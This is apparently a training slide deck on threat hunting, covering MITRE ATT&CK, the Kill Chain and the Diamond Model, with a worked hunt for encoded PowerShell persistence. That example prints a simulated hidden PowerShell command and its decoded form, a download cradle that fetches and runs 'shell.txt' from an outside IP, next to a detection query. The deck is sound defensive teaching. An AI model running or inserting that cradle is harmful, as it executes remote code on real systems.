Threat Hunting


Yihao Lim

What is Threat Hunting

- Threat hunting is emerging as a meaningful cybersecurity method that entails continuously looking for threats across an organization's environment.
- This often involves searching for "unknown unknowns" — previously undetected anomalies, unusual activity, or malicious code — that might open the door to a cyberattack.
- Threat hunters can use threat intelligence, understanding of their environment, and their own experience and creativity to build a logical path to detection.

One way to think of threat hunting is that it's like your body's immune system. Your T-cells don't wait for you to feel bad. They constantly seek out and kill invading germs and cells that exhibit abnormal behavior.

In many instances, your immune system prevents you from getting sick. But it is also not 100% effective.



Threat Landscape & Attack Surface Awareness

- **Cyber Threat landscape** is a big picture of all the cyber threats that currently exist and might be dangerous. Threat landscape is a list of all the known threats, but in reality this view is limited. It's better to acknowledge that some part of a threat landscape is still in the shadows, and it might be unknown to the organization.
    - **Threat Hunters usually work with that shadow part.** Another distinctive feature of a threat landscape is that it's dynamic. It mutates and develops due to numerous circumstances; that's why it's important to always keep track of the news, intelligence, and latest research.

- **Attack surface** is the overall number of vulnerabilities (both known and zero-day), potential misconfigurations, and anomalies in the organization's digital infrastructure. Since today many software applications have numerous dependencies and are often deployed on cloud servers, it's barely possible to define a network perimeter as such.
    - Hence, the attack surface increases as more digital assets are added to the organization.
    - At the same time, if you take a printer manufactured 20 years ago and connected to one personal computer with a perfectly patched Windows and without the Internet connection, it has a smaller attack surface.
    - Of course, it's understandable that the attack surface increases exponentially with the complexity of the network. And let's not forget that threats exist even when there are no vulnerabilities.

Purpose of Threat Hunting

Protection

Firewalls
Intrusion Detection
VPNs
Proxies
Anti-Virus
2-Factor Authentication
Pentesting
Auditing

Dwell time between infiltration and detection

Threat Hunting should reduce the gap between protection failure and response as much as possible!

Response

Incident Handling
Log Review
Forensics
Public Relations
Cyber Insurance

The role of threat intelligence in threat hunting

- Threat intelligence is the collection, analysis, and dissemination of information about potential or ongoing cyber threats. **It provides threat hunters with critical insights into threat actors, tactics, techniques, and procedures (TTPs), enabling them to make informed decisions on where and how to hunt.**

- Threat intelligence feeds—whether from open-source platforms, paid services, or internal intelligence repositories—empower threat hunters to act on the latest information about adversary behavior.

- For example, if new malware is spreading through a specific sector, threat hunters equipped with intelligence about its indicators of compromise (IOCs) can search their environment for traces of infection before it becomes a widespread issue.

The role of threat intelligence in threat hunting

- Cyber threat hunting is a proactive and iterative process of searching for, identifying, and mitigating cyber threats that may evade traditional security controls and remain undetected within an organization's IT environment.


- Proactively identifying and neutralizing threats before they can cause significant damage or disruption to the organization's operations and data. **Enhancing the organization's incident response capabilities by detecting and mitigating threats at an early stage**, reducing dwell time, and minimizing the impact of security incidents.

    - Enhanced Situational Awareness: Providing security teams with a deeper understanding of the organization's threat landscape, attack surface, and adversary tactics, enabling more effective defense strategies and countermeasures.

    - Continuous Improvement: **Facilitating continuous learning and improvement by analyzing hunting activities,** refining detection techniques, and updating security controls based on lessons learned and emerging threats.

Prepping for Active vs. Reactive Threat Hunting

- Active threat hunting involves proactively searching for threats, while reactive threat hunting involves responding to alerts or incidents. Threat intelligence can play a crucial role in both these approaches:
    - In Active threat hunting, intelligence about potential threats can guide the hunting process, helping to focus on areas of the system that are most likely to be targeted.
    - In Reactive threat hunting, intelligence about the methods and tactics used by attackers can help to quickly identify and neutralize threats.



Adversary-Centric Hunting

- Adversary-Centric Hunting is a proactive security methodology that shifts the focus from passively waiting for alerts based on known Indicators of Compromise (IOCs) to actively searching for the subtle behaviors, methods, and infrastructure of a real-world threat actor.

- **The core principle is: If a known or suspected adversary were inside your network right now, what actions would they take, and what evidence would that leave behind?**

- It is highly effective because it hunts for Tactics, Techniques, and Procedures (TTPs), which are far more difficult for an attacker to change than simple IOCs (like file hashes or IP addresses).

- The MITRE ATT&CK framework provides the granular, low-level TTPs used by adversaries. A hypothesis is a statement that a specific technique is being used in your environment, which we then try to prove or disprove.

Adversary-Centric Hunting

- To execute an adversary-centric hunt, we use established security models to give structure and context to the adversary's actions: MITRE ATT&CK for Technical Depth and Hypothesis Generation

Hunt Focus (Tactic)	Technique (T) / Sub-Technique (ST)	Hypothesis Example (The Hunt)	LOTL/Obfuscation Example
Persistence	T1547.001 - Registry Run Keys / Startup Folder	"Adversaries are establishing persistence via unusual entries in the `HKCU\Software\Microsoft\Windows\CurrentVersion\Run` key, pointing to non-standard user profile locations."	Hunting for **reg.exe** modifying Run keys to execute a highly-obfuscated PowerShell script (`powershell.exe -e <Base64>`).
Credential Access	T1003.003 - OS Credential Dumping: SAM	"A non-system user account or service is executing the `lsass.exe` process to dump memory in environments where EDR has been temporarily disabled or bypassed."	Hunting for the **procdump.exe** (or renamed/modified system utility) process creating a memory dump of `lsass.exe`, followed by suspicious outbound traffic to an unknown IP.
Discovery	T1083 - File and Directory Discovery	"Adversaries are looking for high-value intellectual property by running automated, recursive file system searches for keywords related to 'merger,' 'patent,' or 'financials'."	Hunting for repetitive, high-volume executions of **find** (Linux) or **cmd.exe** executing **dir /s /b** in directories known to contain sensitive data, outside of regular business hours.
Lateral Movement	T1021.006 - Remote Desktop Protocol	"Internal RDP sessions are being initiated from a non-workstation asset (e.g., a file server) to a Domain Controller, indicating likely credential reuse or account compromise."	Hunting for **Event ID 4624** (successful logon) on the DC with a **Source Network Address** belonging to a server, using a standard user account. This utilizes a standard RDP binary (**mstsc.exe**) as a LOTL technique.

Adversary-Centric Hunting - Referencing Cyber Kill Chain

- The Cyber Kill Chain helps an analyst define where in the attack lifecycle to focus the hunt. This is crucial for scoping the necessary data and tools.

Kill Chain Stage	Adversary Goal	Hunting Context
Installation	Establish a continuous presence (e.g., install a backdoor).	Hunt for evidence of **T1547 (Persistence)** or **T1574 (Hijack Execution Flow)** in host logs. *If the installation stage is completed, then the adversary is resident.*
Command and Control (C2)	Establish an interactive communication channel.	Hunt for **T1071 (Application Layer Protocol)** misuse or unusual external connections in network traffic (e.g., DNS exfiltration, high-frequency beacons).
Actions on Objectives	Achieve the ultimate goal (e.g., data exfiltration, destruction).	Hunt for **T1041 (Exfiltration Over C2 Channel)**, large data transfers, or mass encryption events. *This is the point of maximum damage.*

Adversary-Centric Hunting - Referencing Diamond Model

- The Diamond Model provides a framework for analyzing adversary events by focusing on four core features: Adversary, Capability, Infrastructure, and Victim.

- When a hunt yields results (e.g., a suspicious PowerShell execution), the Diamond Model helps you pivot and contextualize the finding:

Diamond Feature	Question to Answer	Pivot/Hunting Action (Example)
Adversary	*Who* is performing this action?	Use the identified TTP to search threat intelligence reports for similar groups (e.g., APT29, FIN7).
Capability	*What* tools or techniques were used?	The suspicious PowerShell script is the capability. Pivot to hunt for other known tool sets used by this capability (e.g., if it was a custom loader, hunt for its known network callback pattern).
Infrastructure	*Where* did the command come from?	Analyze network logs for the source IP/Domain used in the PowerShell activity. Hunt for other hosts communicating with that infrastructure.
Victim	*Who* or *what* was the target?	Correlate the PowerShell execution to the user/system and its access privileges. Hunt for post-execution discovery activities on that victim machine.

Proactive Threat Hunting Methodology (1/2)

Ensuring the right information

Just having raw data is not enough to conduct a meaningful hunt. Hunters must use tools that provide a **detailed picture of data** like network traffic patterns, file hashes, system and event logs, user activity, file operations and all other activities.

Defining the normal

Detecting abnormal activities triggered by threat actors becomes easier if threat hunters understand the **baseline normal**. Determining the organization's structure, its framework , business activities and user behaviors helps create hypothesis to investigate anomalies.

Developing a hypothesis

Hypothesis formation and testing includes leveraging tools, frameworks, threat intel and past experiences to quickly **detect the root cause** behind the threats and efficiently respond to them. Some of the widely used threat intelligence include Virus total, IBMM Xforce, and AlianVault.

Proactive Threat Hunting Methodology (2/2)

Analyzing the potential threats

The next step involves discovering malicious patterns in the data cycle and uncovering the **attacker's TTPs** with the help of various tools and techniques. It helps validate the nature, impact, and scope of the generated hypothesis.

Responding to the threats

After uncovering any anomaly, it is essential to neutralize the threat with **rapid response and remediation.** In addition to protecting the system from a perceived threat, hunters must initiate measures that help prevent similar attacks in the future as well.

Automating routine tasks

The last step includes using the discoveries made during an investigation to form a basis for **automated analytics.** This improves EDR systems and helps analyze future incidents more effectively, compared to the knowledge base generated.

Considerations while doing Threat Hunting

- **Outbound Network Traffic:** When there are suspicious traffic patterns on the network, this could be a sign that something is amiss. For example, many types of malware often communicate with a C2 server in the course of their activities.

- **Privileged User Account Activity:** If privileged users change their typical behavior, this could be a sign of an account takeover.

- **Geography:** Geography is used to flag fraud across industries, most notably in banking. If a user is logging in from somewhere wildly outside their usual patterns, this could be a sign of an intruder accessing their account.

- **Login Attempts:** Attempting to login to an account, but using the incorrect username or password repeatedly, or alternatively logging on after hours and accessing privileged files, may signal a malicious user.

- **Database Reads:** If an attacker has entered the system, they will most likely try to exfiltrate data. This creates a large volume of database reads, which should be flagged assuming it is unusual for the operation.

Considerations while doing Threat Hunting

- **HTML Response:** A good way to identify a SQL injection trying to extract a large amount of data through a Web application is the size of the HTML response. For example, if the size of the response is many MB, this is a sign something is amiss - the normal response is only around 200 KB.

- **Requests Across Domain for One File:** Attackers may attempt to locate one file across the domain. In this instance, they may change the URL on each request, but continue to look for the same file. Most individuals will not query a file in the hundreds of times at different URLs on the domain, so this is suspicious activity.

- **Port:** If an application is using a port for an unusual request, or a port that is obscure and rarely used, this is an easy in for an attacker.

- **Registry Changes:** Creating persistence is an important goal for a lot of malware. Any unusual changes to the registry are a big sign of trouble.

- **DNS Queries:** DNS queries are often used to communicate back to a C2 server. This traffic often has a distinct pattern, which over time is easier to recognize.

The drawback of depends on these considerations is that not every attack leverages the same method. Attack methods are constantly evolving. Advanced attacks are designed to circumvent this detection method, whether it be through fileless malware, stolen credentials etc

Other Sources to consider

- **MITRE ATT&CK**
  - Develop an adversary emulation plan to identify each step an attacker will take. MITRE ATT&CK even provides a listing of TTPs, so you can explore the techniques, tactics, and procedures attackers commonly use. By mapping out each phase of an attack, defenders can more clearly understand the attack process and potential red flags when looking for threats.
  - For example, a security team in the healthcare space may identify the group DeepPanda as a relevant threat to their organization.
    - The security team can use this information to create an adversary emulation plan and look for threats in their existing system from this group.
    - MITRE ATT&CK has identified many common techniques used by DeepPanda, including the use of PowerShell scripts to download and execute programs in memory without writing to disk. Threat hunters can use this knowledge to create a hypothesis that there may be PowerShell scripts running on their system that are malicious. From there, they can begin the hunt.

Other Sources to consider

- **Reading Threat Reports and Blogs**
  - For example, you are reading the latest report from the Nocturnus research team on the new Ursnif variant. You see that the malware collects information from the target machine using mail stealing modules for Microsoft Outlook, Internet Explorer, and Mozilla Thunderbird.
  - It is also able to evade some security products with an Anti-PhishWall and Anti-Rapport module.
  - With this report in mind, what questions can you ask about your own environment? How can you identify if these or similar mail stealing modules are in place on your machine?

- **Social Media**
  - What makes social media different from other mediums is the timing of knowledge dissemination. The second a new variant is discovered, you can know about it through the power of social media. It's a way of keeping up-to-date with the latest in the community, which can be invaluable and timely.

  - For example, when NotPetya was first used in an attack on Ukraine, researcher Amit Serper tweeted within hours. Without social media, it would be much more difficult to reach such a wide audience in such a short amount of time.

Other Sources to consider

- **Google Dorks**
  - Google dork queries are ways to search Google with advanced search operators to pinpoint the information you are looking to find when threat hunting.
  - It is considered a passive attack method, but can be used to find usernames, passwords, email lists, sensitive information, and even some website vulnerabilities related to your own organization.
  - For example, if you identified specific unknown commands in your environment, you could use Google dorks to search the entirety of GitHub. By searching GitHub for strings matching the commands, you could potentially find a malicious tool used to attack your system based on those commands. With this data, you can learn more about the threat.

Other Sources to consider

- **Review Previous Incidents**
  - There is much to learn from a previous incident in your organization. An attack may leave traces that give clues as to where there are holes in an organization's defenses. Traces of an attack can give threat hunters an idea of where similar threats may be, as well as how they function.
  - Some endpoints can map out the entire attack story for you. This gives you an edge, as you're able to analyze the attack step-by-step and create behavioral IOCs, TTPs, and custom rules.
  - Based on behaviors and actions observed in a previous attack, ask yourself how these behaviors could impact your current environment.
  - Did you patch the issue properly? If any users are particularly careless with security, or caused an incident, have their habits changed?

Threat Hunting vs. Threat Detection

Threat hunting is a proactive practice of looking for evidence of adversarial activity **that conventional security systems may miss.**

It entails actively searching for signs of malicious behaviour and abnormalities in a network or individual hosts.

Threat hunting's approach is to search for threats that are present in the network and may circumvent current detections in one way or another. This includes threat actors' efforts to remain undetected by employing living-off-the-land tools and other benign methods.


Detection engineering, on the other hand, is the process of developing and maintaining detection methods to identify malicious activity **after it has become known**.

Although detection engineering could also be done proactively by creating detections before a malicious activity occurs, it focuses on reacting to threats that have already been observed.

Threat Hunting vs. Threat Detection

- Since threat hunting aims to identify threats that might have circumvented detections, threat hunters should understand how the current detections are structured.
- Depending on the initial hypothesis, threat hunters can then concentrate on techniques that are not covered by current detections or techniques too difficult to detect due to noise (high false positive rates).
- An alternative approach would be to search for signs of early intrusion based on anomalous behaviour.

Threat Hunting vs. Threat Detection



Challenges in Threat Hunting

Threat hunting isn’t easy. It requires time, resources, and a commitment to continuous improvement. Some of the biggest challenges threat-hunting teams face include:

- **Lack of context:** Without sufficient context about systems, networks, and normal behavior, hunters may chase false positives or miss real threats. Build context over time and tap into threat intel.

- **Access to data:** Sometimes, threat hunters don't get the data they require from their organization due to slow processes within the organization. Or the data they get access to is of poor quality and not actionable. This can hinder the threat hunting process because you can't look for the needle in the haystack if you don't have a haystack, to begin with.

- **Missing expertise:** Threat hunting requires specialized skills like intrusion analysis, forensics, and malware reverse engineering. Hire experienced hunters or invest in ongoing training. Moreover, threat hunters must understand where, how, and what to search for.

- **False positives:** Often during their hunt, threat hunters will see a lot of false positives before they find an actual threat.

Hunt Example: Encoded PowerShell Persistence

This scenario focuses on the Persistence (MITRE Tactic) phase of an attack, utilizing a standard operating system utility (powershell.exe) to execute a command hidden in plain sight (LOTL and Obfuscation).

- **Step 1: Hypothesis Generation (MITRE ATT&CK)**
  - We use our threat intelligence to inform the hypothesis.
  - Many e-crime and APT groups (e.g., FIN7, APT29) rely on heavily obfuscated PowerShell to establish initial persistence after a successful phishing or exploit phase.

Component	Detail	MITRE ATT&CK Mapping
Hypothesis	**"A non-administrative user on a critical server or workstation has established persistence via a Run registry key that executes a Base64-encoded PowerShell script at user logon."**	**Tactic:** Persistence **Technique:** T1547.001 (Registry Run Keys / Startup Folder) **Sub-Technique:** T1027.001 (Obfuscated Files or Information: PowerShell Encoded Command)
Goal of the Hunt	Identify the Base64 string, decode it, and understand the malicious payload's true intent (e.g., download an implant, exfiltrate data).	

Hunt Example: Encoded PowerShell Persistence

This scenario focuses on the Persistence (MITRE Tactic) phase of an attack, utilizing a standard operating system utility (powershell.exe) to execute a command hidden in plain sight (LOTL and Obfuscation).

- **Step 2: Data Scoping and Search (Cyber Kill Chain)**
  - We scope the search to the Installation/Persistence stage of the Cyber Kill Chain. The necessary data is Windows Event Logs or EDR telemetry that records process creation and command lines.

The Search Query (Example):

```
SELECT
   timestamp,
   hostname,
   username,
   command_line,
   parent_process
FROM
   EDR_OR_SIEM_LOGS
WHERE
   process_name IN ('powershell.exe', 'pwsh.exe')
   AND command_line LIKE ANY ('% -EncodedCommand %', '% -enc %', '% -e %')
   AND command_line LENGTH > 200  -- Filter out short, benign encoded commands
```

Hunt Example: Encoded PowerShell Persistence

This scenario focuses on the Persistence (MITRE Tactic) phase of an attack, utilizing a standard operating system utility (powershell.exe) to execute a command hidden in plain sight (LOTL and Obfuscation).

- **Step 2: Data Scoping and Search (Cyber Kill Chain)**
  - We scope the search to the Installation/Persistence stage of the Cyber Kill Chain. The necessary data is Windows Event Logs or EDR telemetry that records process creation and command lines.

Simulated Suspicious Log Snippet Found:

Timestamp	Hostname	Username	Command_Line
2025-10-18 10:30:15	SRV-WEB01	UserA	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -w hidden -enc JABzAD0ATgBlAHcALQBPAGIAagBlAGMAdAAgAFMAeQBzAHQAZQBtAC4ATgBlAHQALgBXAGUAYgBDAGwAaQBlAG4AdAA7ACQAcwAuAEQAbwB3AG4AbABvAGEAZABTAHQAcgBpAG4AZwAoACcAaAB0AHQAcAA6AC8ALwAyADAALgAxADUALgAxADIALgA1ADAAOgA4ADAAAC8AcwBoAGUAbABsAC4AdAB4AHQAYQAnACkAfABJAEUAWAA

Base64 encoded

Hunt Example: Encoded PowerShell Persistence

This scenario focuses on the Persistence (MITRE Tactic) phase of an attack, utilizing a standard operating system utility (powershell.exe) to execute a command hidden in plain sight (LOTL and Obfuscation).

- **Step 3: Investigation and Pivoting (Decoding the Artifact)**
  - Our first step is to decode the Base64 string to uncover the true intent, as the attacker is relying on the obfuscation to evade simple string-based rules.

  - JABzAD0ATgBlAHcALQBPAGIAagBlAGMAdAAgAFMAeQBzAHQAZQBtAC4ATgBlAHQALgBXAGUAYgBDAGwAaQBlAG4AdAA7ACQAcwAuAEQAbwB3AG4AbABvAGEAZABTAHQAcgBpAG4AZwAoACcAaAB0AHQAcAA6AC8ALwAyADAALgAxADUALgAxADIALgA1ADAAOgA4ADAAAC8AcwBoAGUAbABsAC4AdAB4AHQAYQAnACkAfABJAEUAWAA

Decoded (UTF-16) Clear-Text Command:

```
$s=New-Object System.Net.WebClient;$s.DownloadString('http://20.15.12.50:80/shell.txt')|IEX
```

Hunt Example: Encoded PowerShell Persistence

This scenario focuses on the Persistence (MITRE Tactic) phase of an attack, utilizing a standard operating system utility (powershell.exe) to execute a command hidden in plain sight (LOTL and Obfuscation).

- **Step 4: Contextualization and Final Hunt (Diamond Model)**
  - The decoded command reveals the malicious action, allowing us to pivot the hunt effectively using the Diamond Model:

Diamond Feature	Finding from the Hunt	Pivot/Next Hunt Action
Capability	The tool used is `New-Object System.Net.WebClient` paired with `IEX` (Invoke-Expression). This is a **Web-based Download Cradle** (LOTL).	**Hunt:** Search all hosts for this *exact* decoded command pattern, regardless of the encoding, to find other compromised systems.
Infrastructure	The malicious IP is `20.15.12.50:80` (C2 IP).	**Hunt:** Query Firewall/Proxy logs for any other internal IP addresses communicating with `20.15.12.50` over any port, indicating lateral movement or another infected host. (CKC: C2 Stage)
Adversary	The action (WebClient download + IEX) is highly generic.	**Pivot:** Look for the contents of `shell.txt` (the next stage payload) in Threat Intelligence to identify the specific adversary group (e.g., if it's a known Cobalt Strike beacon or a custom stager).
Victim	Host `SRV-WEB01`, User `UserA`.	**Hunt:** Check the system registry (or logs) of `SRV-WEB01` for the entry that actually launched the PowerShell command (T1547.001 confirmation). Immediately check `UserA`'s other activity for privilege escalation or lateral movement.

Hunt Example: Encoded PowerShell Persistence

This scenario focuses on the Persistence (MITRE Tactic) phase of an attack, utilizing a standard operating system utility (powershell.exe) to execute a command hidden in plain sight (LOTL and Obfuscation).

Conclusion: Action and Detection Engineering

- The hunt successfully moved from a generic indicator (powershell -enc) to a high-fidelity threat. The immediate action is to **block the C2 IP (20.15.12[.]50) and initiate Incident Response on SRV-WEB01.**
- The long-term goal for the team is to transition this finding into a high-fidelity detection rule that automatically decodes and flags any Base64-encoded command containing the string DownloadString or IEX.
- This shifts the security posture from human-intensive hunting to automated detection for this specific TTP.


Thank You